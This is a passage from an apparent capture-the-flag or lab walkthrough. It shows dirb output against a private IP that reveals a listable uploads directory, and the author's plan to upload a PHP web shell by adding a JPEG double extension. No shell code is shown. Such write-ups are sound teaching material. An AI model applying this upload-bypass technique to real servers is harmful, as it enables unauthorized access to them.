

--- Scanning URL: http://192.168.36.164/ ---
+ http://192.168.36.164/index.html (CODE:200|SIZE:163)
+ http://192.168.36.164/server-status (CODE:403|SIZE:279)
=> DIRECTORY: http://192.168.36.164/uploads/

----- Entering directory: http://192.168.36.164/uploads/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


-----

END_TIME: Mon Nov 30 05:44:39 2020
DOWNLOADED: 4612 - FOUND: 2
kali@kali:~$
```


Dirb did not give me anything new apart from the index page and uploads directory. I went back to the uploads page and uploaded a JPEG image file to further observe its behavior.




The upload is not only successful but actually even the path of the location where the file is uploaded is being displayed.




This gave me an idea. What if I am successful in uploading the php web shell by adding jpeg extension to it. This is known as double extension method of uploading files.



